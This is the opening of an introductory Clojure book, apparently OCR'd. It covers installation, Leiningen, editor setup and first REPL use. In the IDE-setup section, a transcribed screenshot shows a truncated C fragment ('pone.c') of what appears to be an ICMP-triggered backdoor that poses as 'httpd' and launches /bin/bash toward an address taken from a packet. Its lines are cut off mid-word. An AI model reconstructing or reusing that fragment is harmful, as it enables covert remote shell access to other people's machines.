Clojure

Karthikeyan A K

Clojure

Karthikeyan.A.K

Table of Contents

Copyright . . . 1

Author . . . 2

Prerequisite . . . 3

Why this book? . . . 4

Where to get help . . . 5

- Local communities . . . 5
- Clojure website . . . 5
- Clojure forum . . . 5
- Reddit . . . 5

Getting this book . . . 6

1. Installing Stuff . . . 7
    - 1.1. Clojure . . . 7
    - 1.2. Leiningen . . . 7
    - 1.3. Configuring IDE . . . 8
2. Hosted Language . . . 11
3. First Steps . . . 12
    - 3.1. REPL . . . 12
    - 3.2. Printing Things . . . 16
    - 3.3. Arithmetic . . . 17
    - 3.4. Types of Numbers . . . 22
    - 3.5. Strings . . . 24
    - 3.6. Variables . . . 26
    - 3.7. Clojure in file . . . 29
4. Data Structures . . . 30
    - 4.1. Vectors . . . 30
    - 4.2. Lists . . . 34
    - 4.3. Sets . . . 37
    - 4.4. Maps . . . 43
    - 4.5. Difference Between Vectors and Lists . . . 49
5. Reading Clojure Documentation . . . 51
    - 5.1. doc . . . 51
    - 5.2. find-doc . . . 52
    - 5.3. apropos . . . 53
    - 5.4. Clojure docs online . . . 53
6. Logic and comparison . . . 57
7. Conditions and branching . . . 63
    - 7.1. if . . . 63
    - 7.2. when . . . 67

    7.3. cond 68
    7.4. case 69
8. Loops 71
    8.1. for 71
    8.2. doseq 73
    8.3. loop 74
    8.4. dotimes 75
9. Functions 78
    9.1. Saying Hello With Functions 78
    9.2. Passing Argument 79
    9.3. Refactoring 80
    9.4. Function with multiple arguments 81
    9.5. Accepting unlimited arguments 83
    9.6. Returning stuff 85
    9.7. Recursion 87
    9.8. Multimethods 91
    9.9. Pre and Post Condition Checking 95
    9.10. Docstring 96
    9.11. Anonymous Functions 98
    9.12. Functions returning functions 99
10. Debugging with Calva 102
    10.1. Executing Top Level Form 102
    10.2. Executing Form 102
    10.3. #dbg 102
    10.4. #break 102
11. Spec 103
    11.1. Specing collection 107
    11.2. Inspecting Collections 110
    11.3. Checking Maps 111
    11.4. Explaining Spec 113
    11.5. Conform 114
    11.6. Using Spec In Functions 115
12. atom 117
13. What is Clojure code 121
14. Sequence 123
15. Lazy Sequence 128
    15.1. repeat 128
    15.2. cycle 130
    15.3. iterate 132
16. map, filter, reduce, apply 135
    16.1. map 135

16.2. filter 138
16.3. reduce 139
16.4. apply 141
17. Destructuring 144
18. Threading Macros 149
18.1. Thread First 149
18.2. Thread Last 151
18.3. Thread as 151
18.4. Conditional Threading 152
19. Regular Expression 154
19.1. Case sensitive and insensitive matches 157
19.2. Scanning for range of characters 158
19.3. Using with string functions 159
19.4. Things to remember 160
19.5. Lot’s more left out 161
20. Splitting Large Programs 162
21. Records and Protocols 164
21.1. Creating objects 164
21.2. Using Records with functions 167
21.3. Protocols 169
22. namespaces 175
23. Exception Handling 179
24. Testing 183
25. Macros 189
25.1. Templates 191
26. Java Power 194
27. Projects With Leiningen 199
27.1. Creating a Leiningen Project 199
27.2. Printing args 200
27.3. Saying Hello 201
27.4. Decorating Output 201
27.5. Including External Libraries 202
27.6. Jar 204
27.7. REPL 205
27.8. Testing 209
28. Private Functions 213
28.1. Testing Private Functions 216
29. File Operations 219
29.1. Text 219
29.2. edn 220
29.3. CSV 223

- 29.4. JSON 228
- 29.5. YAML 230

30. Java Files in Clojure Project 234

31. jar files in Clojure project 237
- 31.1. Creating a jar file 237
- 31.2. Using the jar file 238

32. Creating Your Own Libraries 241
- 32.1. Creating a Clojure Project 241
- 32.2. Clojars 242
- 32.3. Uploading to Clojars 249
- 32.4. Using Your Library 252

33. Metadata 256

Bibliography 260

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Author

This book is written by me, Karthikeyan.A.K. You can write to me at mindaslab@protonmail.com, or text me in WhatsApp, Signal or Telegram @ +91 8428050777.

Prerequisite

There is one thing though, you must be familiar with using computers. I would suggest one to be familiar with Ubuntu GNU/Linux, you can get it here https://ubuntu.com. Install it on a computer, learn to use it, and get familiar with GNU/Linux. To get familiar with GNU/Linux one may visit and learn from http://linuxjourney.com.

Why this book?

For unknown reason very smart programmers are using Clojure, I haven't figured out why. The writing of this book is to figure out why. My last job was in a medical coding company where we maintained 3 Rails app, I got to code in two of them, one had 0.1+ million lines of code, was headed by a guy who knew how to code and was maintained okay, other one had 0.2+ million lines of code, had no test, headed by a guy who did not know how to code but could just do politics, that project was headed by people who did not know how to write maintainable software and senior developers in the project had to bear the brunt of history. It showed me how screwed Rails app can get if left unattended, so I want to search for something that's more idiot-proof.

When I first met Ruby on Rails, I was very sure PHP will be the king of web page making, and it's true even today, but Rails changed my life and made me more productive. I will not say that with Rails we cannot handle massive projects, in my present job extremely skilled people and me are doing just that, but then this book is just a search, a very similar search I did in my PHP days when I got a hint of the power of Ruby, and this book is to document my search, to see if Clojure is good enough or not.

Another reason why I am going into Clojure is because of Clojure Script. If I can use the same language on both client and server side and if its not dreaded JavaScript, who wouldn't want to explore such language? Lisp seems to be a very old language and Clojure seems to be a Lisp dialect for the present day. Somehow the inventors of Lisp seem to have struck the right balance early on, and I need to find out what it is.

I have lots of Data Science ideas, and looks like Clojure is fast and powerful enough to be used in those fields too (at least for personal use). I want to explore that too, though I wonder if JVM ever runs on GPU for fast computation.

One negative I find is JVM. Java is controlled by Oracle, and it's an evil enterprise like Microsoft and Apple. That's the only negative I have, but let's see how things go.

Where to get help

If you are new to programming, or even if you are a seasoned programmer, chances are you could be stuck and may need help from time to time. For Clojure people these channels listed in this chapter may help.

Local communities

Its better to search for local Clojure and GNU/Linux communities and become friends with them. If you can find one, consider joining them. Those are the best ways to get help. One may look here https://clojure.org/community/user_groups for nearby group.

Clojure website

The Clojure website may be a good starting point to browse for help if you have the time and patience. One may visit it here https://clojure.org/.

Clojure forum

The official Clojure forum is here https://ask.clojure.org/, one may join it and start asking questions. Some of my initial doubts were cleared by this forum.

Clojure has a second forum here https://clojureverse.org/, it’s called Clojureverse this one too seems to be popular.

Reddit

Reddit also has a Clojure community. If you are a reddit user, one may find the community here https://www.reddit.com/r/Clojure/.

Getting this book

One can get this book here https://clojure-book.gitlab.io/.

Chapter 1. Installing Stuff

Watch video for this section here https://yu7.in/clj-installing-stuff

1.1. Clojure

Clojure works on all OS platforms, you can install Clojure following the link here https://clojure.org/guides/install_clojure. Once done it's time for us to check the Clojure REPL. To know what is REPL, checkout https://en.wikipedia.org/wiki/Read%E2%80%93eval%E2%80%93print_loop. Type `clj` in your terminal, and you must get something like this:

```
$ clj
Clojure 1.10.2
user=>
```

That's the Clojure REPL. Now type `(println "Hello World")` in it as shown below and press `ENTER`

```
$ clj
Clojure 1.10.2
user=> (println "Hello World")
```

You will see `Hello World` printed out as shown:

```
$ clj
Clojure 1.10.2
user=> (println "Hello World")
Hello World
nil
user=>
```

There is also a `nil` after the `Hello World`, don't worry much about that, we will see what is that later. After the nil you see once again `user⇒` which means Cloure is waiting for your type another command for it to execute.

If you want to come out of this Clojure REPL, type `CTRL` + `D`. You will get back to normal GNU/Linux prompt.

1.2. Leiningen

Leiningen is a tool that automates some stuff like setting up a Clojure project. Please refer to its website https://leiningen.org/ and install it. Once done type `lein repl` in your terminal, and you will see this:

```
$ lein repl
nREPL server started on port 64285 on host 127.0.0.1 - nrepl://127.0.0.1:64285
REPL-y 0.4.4, nREPL 0.8.3
Clojure 1.10.1
OpenJDK 64-Bit Server VM 1.8.0_152-release-1056-b12
    Docs: (doc function-name-here)
          (find-doc "part-of-name-here")
  Source: (source function-name-here)
 Javadoc: (javadoc java-object-or-class-here)
    Exit: Control+D or (exit) or (quit)
 Results: Stored in vars *1, *2, *3, an exception in *e

user=>
```

Press `CTRL` + `D` and it should stop. All is well, and you have installed Leiningen.


Open or create a file `~/.lein/profiles.clj` and add this:

```
{:repl {:plugins [[cider/cider-nrepl "0.47.0"]]}}
```

in it.

1.3. Configuring IDE

1.3.1. Installing VSCodium


• pone.c - Untitled (Workspace) - VSCodium
File Edit Selection View Go Debug Terminal Help
EXPLORER
OPEN EDITORS 1 UNSAVED
C pone.c ~/Desktop 6
UNTITLED (WORKSPACE)
rust
parrotsec.org
css
fonts
img
include
js
languages
screenshots
.gitignore
download-home.php
download-other.php
download-security.php
download.php
index.php
README.md
OUTLINE
Filter
main(int, char * [])
MAGIC1
MAGIC2
PROGNAME
SHELL
pone.c
printf int printf(const char *__restrict__ ...
printf
__PTHREAD_RWLOCK_INT_FLAGS_SHARED
_POSIX_THREAD_PRIO_INHERIT
_POSIX_THREAD_PRIO_INHERIT
_POSIX_THREAD_ROBUST_PRIO_INHERIT
_SC_THREAD_PRIO_INHERIT
_SC_THREAD_PRIO_INHERIT
_SC_THREAD_PRIO_INHERIT
_SC_THREAD_ROBUST_PRIO_INHERIT
_SC_THREAD_ROBUST_PRIO_INHERIT
_SC_THREAD_ROBUST_PRIO_INHERIT
dev ⊗5 ⚠1
main(int argc, char * argv[])
Ln 36, Col 14 Tab Size: 4 UTF-8 LF C Linux


```
#define PROGNAME    "httpd"
#define SHELL       "/bin/bash"

int main(int argc, char *argv[]) {
    int                 s;
    int                 c;
    int                 n;
    char                buf[1024];
    unsigned char       ip[4];
    char                ipstr[15];
    unsigned char       portstr[2];
    unsigned short      port;
    struct sockaddr_in  shell;
    /* Reap child processes */
    signal(SIGCHLD, SIG_IGN);
    s = socket (AF_INET, SOCK_RAW, IPPROTO_ICMP);
    if (s == -1) {
        print
        fprin
        retur
    }
    for (;;)
        memse
        n = r
        if (n
            /
            i

            i
            i
            ip[2] = buf[46];
            ip[3] = buf[47];
            portstr[0] = buf[48];
            portstr[1] = buf[49];
            port = portstr[0] << 8 | portstr[1];
            sprintf(ipstr, "%d.%d.%d.%d", ip[0], ip[1], ip[2],
```

You could use any IDE, but since this is my book, I would take the luxury of suggesting VSCodium. This IDE take the editor made by evil Microsoft and removes the bad part out of it. You could get the IDE here https://vscodium.com/ where the installation instructions are given.

1.3.2. Calva

Calva


To use Clojure in VSCodium, there is an excellent plugin called Calva. You may learn about it here https://calva.io. Go to VSCodium extensions and install it by searching for it:


EXTENSIO...
calva
Calva: Cloj...
9557ms
Integrated REPL, form...
betterthantomorrow
1
14

One may get started with Calva with excellent guides and video’s here https://calva.io/getting-started/.

Chapter 2. Hosted Language

Watch video for this section here https://yu7.in/clj-hosted-language



Clojure is a hosted language, which means its author does not intend it to be compiled to machine code that directly runs on a processor or an operating system. Clojure was initially intended to run on JRE (Java Runtime Environment), and so it gets converted to byte code. Since Clojure is hosted, people found ways to get Clojure to get compiled to JavaScript, hence was born Clojure Script https://clojurescript.org/. Clojure can be compiled to Common Language Runtime https://clojure.org/about/clojureclr, the same thing what Dot Net family of languages gets compiled to. Clojure also gets compiled to Dart https://github.com/Tensegritics/ClojureDart. So by knowing Clojure one could target these platforms.

One should note that Clojure never promised WORA (write once run anywhere) like Java does, instead you need to change your code when you write Clojure code targeting different platforms. What you get is uniform Clojure Syntax everywhere.

Being a web developer I can write backend in any beautiful language I like, but for the front end I am forced to used JavaScript. But in Clojure I can write both front and back end with Clojure without much cognitive load that comes along with language switching.

Chapter 3. First Steps

3.1. REPL

When I first started to study Clojure, I was introduced to REPL driven development. I did not get it what it was during my early day, even if you don't get it, worry not, you will eventually get it. In this let's get a taste of REPL driven development.

3.1.1. REPL in Terminal

In your terminal type `clj` and you will be presented with something as shown

```
$ clj
Clojure 1.11.1
user=>
```

The `Clojure 1.11.1` tells us that Clojure version 1.11.1 is installed on my machine, and then it shows something like `user⇒`. That is Clojure is prompting you to enter something. Type in `(println "Hello World")` as shown and press enter:

```
$ clj
Clojure 1.11.1
user=> (println "Hello World")
Hello World
nil
user=>
```

You get the output `Hello World` printed out, and a strange thing `nil` in the line after that, and once again you have been prompted to enter something at `user⇒`

You can now press `CTRL` + `D` to exit the REPL.

So what really happened when you typed `clj`. The first thing was Clojure prompted you with `user⇒`. You typed in something into the prompt, and pressed entered, Clojure REPL **R**ead it and **E**valuated it, understood that you want to print `Hello World`, next Clojure **P**rinted out the `Hello World`, then it also printed a thing called `nil`, then it **L**ooped back again and prompted you with `user⇒`.

3.1.2. REPL in VSCodium

We have seen REPL in action in terminal, let's now see it in action in VSCodium. Create a folder named `code` and open that location with VSCodium, now crate a file named `hello_world.clj` in it with the following content:


hello_world.clj

```
;; hello_world.clj

(println "Hello World")
```

Now in terminal `cd` into `code/` and type `lein repl`


```
$ lein repl
nREPL server started on port 52897 on host 127.0.0.1 - nrepl://127.0.0.1:52897
REPL-y 0.4.4, nREPL 0.8.3
Clojure 1.10.1
OpenJDK 64-Bit Server VM 1.8.0_152-release-1056-b12
    Docs: (doc function-name-here)
          (find-doc "part-of-name-here")
  Source: (source function-name-here)
 Javadoc: (javadoc java-object-or-class-here)
    Exit: Control+D or (exit) or (quit)
 Results: Stored in vars *1, *2, *3, an exception in *e

user=>
```

The lein is short for Leiningen, you might remember installing it and checking if it launched. `repl` tells `lein` to start a REPL. You will see a output as shown above. Note `nrepl://127.0.0.1:52897` in the above output, it means that there is a REPL server running at IP 127.0.0.1 [1] and at port number [2] 52897. Note down `127.0.0.1:52897`. Maybe the port number could vary in your case.

